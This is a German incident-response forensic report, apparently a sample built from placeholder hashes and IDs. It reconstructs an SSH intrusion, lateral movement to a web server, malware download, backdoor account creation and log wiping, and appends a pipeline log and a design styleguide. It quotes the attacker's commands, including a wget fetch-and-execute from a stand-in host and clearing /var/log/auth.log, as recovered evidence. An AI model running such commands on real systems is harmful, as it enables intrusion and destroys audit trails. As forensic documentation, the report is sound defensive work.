
Forensischer Analysebericht

Fall SKW-2026-001 · Vorfall „Skunkworks“

BEWEISMITTEL	2 Disk-Images — jumpbox.E01, webserver.E01
ANALYSEZEITRAUM	11.06.2026, 14:10 – 15:42 UTC
ANALYST	M. Pomarico
BERICHT ERSTELLT	11.06.2026, 15:42 UTC

Inhalt

01	Management Summary	3
02	Beweismittel & Integrität	3
03	Systemüberblick je Image	4
04	Forensische Erkenntnisse	5
05	Rekonstruierte Timeline	6
06	Indikatoren (IOCs)	6
07	Methodik & Grenzen	6
D	Anhang — Pipeline-Ausführungsprotokoll	7
S	Design-Styleguide	8

01 Management Summary

2 BEWEISMITTEL	214.508 EREIGNISSE	5 BEFUNDE	1.847 IOCS
--------------------------------------	--	---------------------------------	----------------------------------

Am **01.05.2024 zwischen 14:02 und 14:25 UTC** erfolgte ein unautorisierter Zugriff. Der Angreifer meldete sich von **10.0.0.9** per SSH an der Jumpbox an (Konto „admin“), wechselte auf den Webserver und lud dort ein Schadskript von **evil-cdn.example** nach. Anschließend wurden Spuren beseitigt: **/var/log/auth.log wurde geleert** (Befund A-01). Die Integrität der Beweismittel ist über eingebettete E01-Hashes belegt (Abschnitt 02).

02 Beweismittel & Integrität

#	IMAGE	BETRIEBSSYSTEM	HOSTNAME	GRÖSSE
1	jumpbox.E01	Ubuntu 22.04.3 LTS	jumpbox	12.4 GB
2	webserver.E01	CentOS Linux 7 (Core)	web01	38.1 GB

Hash-Verifikation — vollständig, keine Kürzung

IMAGE	VERFAHREN	WERT
jumpbox.E01	MD5 · E01	3a7bd3e2360a3d29eea436fcfb7e44c1
jumpbox.E01	SHA1 · E01	da39a3ee5e6b4b0d3255bfef95601890afd80709
webserver.E01	MD5 · E01	9e107d9d372bb6826bd81d3542a419d6

PROVENIENZ · Beim Imaging eingebettet (EnCase), via TSK img_stat ausgelesen. Verifikation: --verify-image-hash.

03 Systemüberblick je Image

jumpbox.E01

MERKMAL	WERT	QUELLE
Betriebssystem	Ubuntu 22.04.3 LTS	/etc/os-release
Kernel	5.15.0-91-generic	/boot/vmlinuz-* + GRUB
Machine-ID	a1b2c3d4e5f6a1b2c3d4e5f6a1b2c3d4	/etc/machine-id · icat
/etc/shadow geändert	2024-04-30 10:14:02 UTC	istat · Partition 2, offset 2048
Reguläre Nutzer	admin (UID 1000, sudo) · deploy (UID 1001)	/etc/passwd + sudoers

webserver.E01

MERKMAL	WERT	QUELLE
Betriebssystem	CentOS Linux 7 (Core)	/etc/redhat-release
Kernel	3.10.0-1160.el7	/boot/vmlinuz-*
Machine-ID	f9e8d7c6b5a4f9e8d7c6b5a4f9e8d7c6	/var/lib/dbus/machine-id · icat
/etc/shadow geändert	2024-05-01 14:18:55 UTC — im Angriffsfenster	istat · Partition 2, offset 2048
Reguläre Nutzer	webadmin (UID 1000) · backup2 (UID 1002, neu angelegt)	/etc/passwd + auth.log

04 Forensische Erkenntnisse

K-01 Lateral Movement — Jumpbox → Webserver

● CRITICAL

Erkenntnis — Drei Minuten nach dem SSH-Login auf der Jumpbox wurde auf dem Webserver ein Schadskript geladen und ausgeführt. Zeitliche Nähe, identische Quell-IP und Sitzungskette belegen einen zusammenhängenden Angriffspfad.

ZEIT	IMAGE	QUELLE	EREIGNIS	SCHWERE
14:02:11	jumpbox	/var/log/auth.log	SSH-Login admin von 10.0.0.9	● MEDIUM
14:03:48	jumpbox	~admin/.bash_history	ssh webadmin@10.0.2.20	● MEDIUM
14:05:43	webserver	/root/.bash_history	wget http://evil-cdn.example/x.sh	● HIGH
14:05:51	webserver	/root/.bash_history	chmod +x x.sh && ./x.sh	● CRITICAL
14:06:02	webserver	mactime	/tmp/x.sh angelegt · 4.812 Bytes	● HIGH

PROVENIENZ · TSK icat · Partition 2 (offset 2048) · Datei-Hashes im Manifest, Anhang C · 5 von 38 Ereignissen gezeigt.

→ **BEILAGE** `reboot_sessions.xlsx` · Mappe *Reboot_3* · Filter „Quelle“ = [webserver.E01] · alle 38 Events

A-01 Log-Manipulation auf web01

● CRITICAL

Erkenntnis — /var/log/auth.log wurde um 14:24:37 UTC geleert (0 Bytes, mtime im Angriffsfenster). Die wtmp-Datenbank blieb unberührt — die Logins sind darüber rekonstruierbar; der Konsistenz-Check (wtmp vs. auth) schlug an.

INDIKATOR	WERT	QUELLE
auth.log — Größe / mtime	0 Bytes · 14:24:37 UTC	istat
Shell-Befehl	> /var/log/auth.log	/root/.bash_history
wtmp- vs. auth-Logins	7 vs. 0	Konsistenz-Check Stage 9

PROVENIENZ · webserver.E01 · Partition 2 (offset 2048) · istat + icat.

→ **BEILAGE** `antiforensics.json` · YARA-Details: Anhang C

05 Rekonstruierte Timeline — Schlüsselereignisse

ZEIT (UTC)	IMAGE	EREIGNIS	SCHWERE
30.04. 10:14	jumpbox	Letzte legitime Passwortänderung (admin)	● INFO
01.05. 13:58	jumpbox	3× fehlgeschlagener SSH-Login von 10.0.0.9	● MEDIUM
01.05. 14:02	jumpbox	SSH-Login admin erfolgreich	● MEDIUM
01.05. 14:05	webserver	Download und Ausführung von x.sh	● CRITICAL
01.05. 14:18	webserver	Nutzer „backup2“ angelegt — Persistenz	● CRITICAL
01.05. 14:24	webserver	auth.log geleert — Anti-Forensik	● CRITICAL
01.05. 14:25	jumpbox	SSH-Session beendet	● INFO

→ **BEILAGE** Vollständige Timeline — 214.508 Events, beide Images: **timeline.xlsx** + **activity_timeline.csv** · interaktiv: Timesketch

06 Indikatoren (IOCs) — Auszug

TYP	WERT	KONTEXT	IMAGE
ip	10.0.0.9	SSH-Quelle des Angriffs	beide
url	http://evil-cdn.example/x.sh	Schadskript-Download	webserver
sha256	c4f7d2... vollständig in Beilage	x.sh — aus Manifest	webserver

→ **BEILAGE** Alle 1.847 IOCs — 312 ip_private separat ausgewiesen: **iocs.json** / **iocs.xlsx**

07 Methodik & Grenzen

Vollautomatisierte Analyse mit DFIR-Pipeline v3.0 im Fall-Modus (2 Images): Beweissicherung, Partition-Layout, System-Profiling, TSK-Extraktion mit Manifest, 38 Log-Parser inkl. Journal und wtmpdb, IOC-Extraktion, UTC-Normalisierung, Anti-Forensik und YARA, Timeline-Analyse, Export. **Grenzen** — Logdateien über 50 MB wurden partiell gelesen (--max-read-mb 50; zwei Dateien, im Protokoll vermerkt). RAM-Analyse deaktiviert (kein Speicherabbild vorhanden). Jahresinferenz jahresloser Syslog-Zeitstempel über die Datei-mtime.

D Anhang — Pipeline-Ausführungsprotokoll

Wiedergabe der Stage-Übersichten aus der Pipeline-Ausführung — je Image für die Erfassungsstufen, gemeinsam für die Analyse. Inhaltlich identisch zu den Terminal-Panels.

D.1 · Stage 01 — Dateierkennung & Beweissicherung — jumpbox.E01

FELD	WERT
Format	E01 (EWF)
Größe komprimiert / logisch	12.40 GB / 20.00 GB
MD5	3a7bd3e2360a3d29eea436fcfb7e44c1
SHA1	da39a3ee5e6b4b0d3255bfef95601890afd80709
Hash-Quelle	E01-eingebettet

D.2 · Stage 02 — Partition-Layout — jumpbox.E01

#	OFFSET	DATEISYSTEM	ROLLE	TOOL	OS ERKANNT
1	2048	fat32	BOOT	tsk	—
2	1050624	ext4	ROOT/DATA	tsk	Ubuntu 22.04.3 LTS

D.3 · Stage 05 — Disk-Forensik (TSK) — jumpbox.E01

KENNZAHL	WERT
Log-Dateien extrahiert	138
Gelöscht gefunden / wiederhergestellt	47 / 39
MACtime-Events	89.214


D.4 · Stage 06 — Log-Parsing — gemeinsam, beide Images

PARSER	EVENTS	QUELLE
mactime	142.038	2 Images
journald	14.005	*.journal
kern	1.757	9 Dateien
wtmpdb	58	/var/lib/wtmpdb/wtmp.db
auth	169	/var/log/auth.log
text_fallback	312	12 Dateien · Quote 0,1 %

PROVENIENZ · 214.508 Events gesamt · 0 Fehler · Stage 13 Gesamtqualität: SEHR GUT

S Design-Styleguide „Ink & Steel“

Vier Kernfarben — mehr nicht. Schweregrade erscheinen ausschließlich als Punkt-Marker, nie als Fläche:

			
INK	STEEL	SLATE	MIST
#1A2632	#2E5E8C	#5C6670	#F4F7FA
Titel · Text	Akzent · Verweise	Labels · Sekundär	Flächen · Karten
 CRITICAL	 HIGH	 MEDIUM	 INFO

Typografie & Regeln

Helvetica durchgängig · Titel 30/Bold · Abschnittsnummern 19/Steel · Fließtext 9,5/14,5 · Labels 6,8 pt
Versalien (Sperrung nur in Kopfzeilen, technisch über Zeichenabstand). Tabellen ohne Gitter — Kopf-Linie
Steel 1,1 pt, Hairlines 0,5 pt; Zahlen rechtsbündig; Zellinhalte brechen sauber um, Zeiten/IDs bleiben einzeilig
(NBSP). Befund-Karten mit 2,2-pt-Schwere-Balken links und Severity-Pill. Beilagen-Verweise als Mist-Fläche
mit Steel-Kante. Hashes immer vollständig.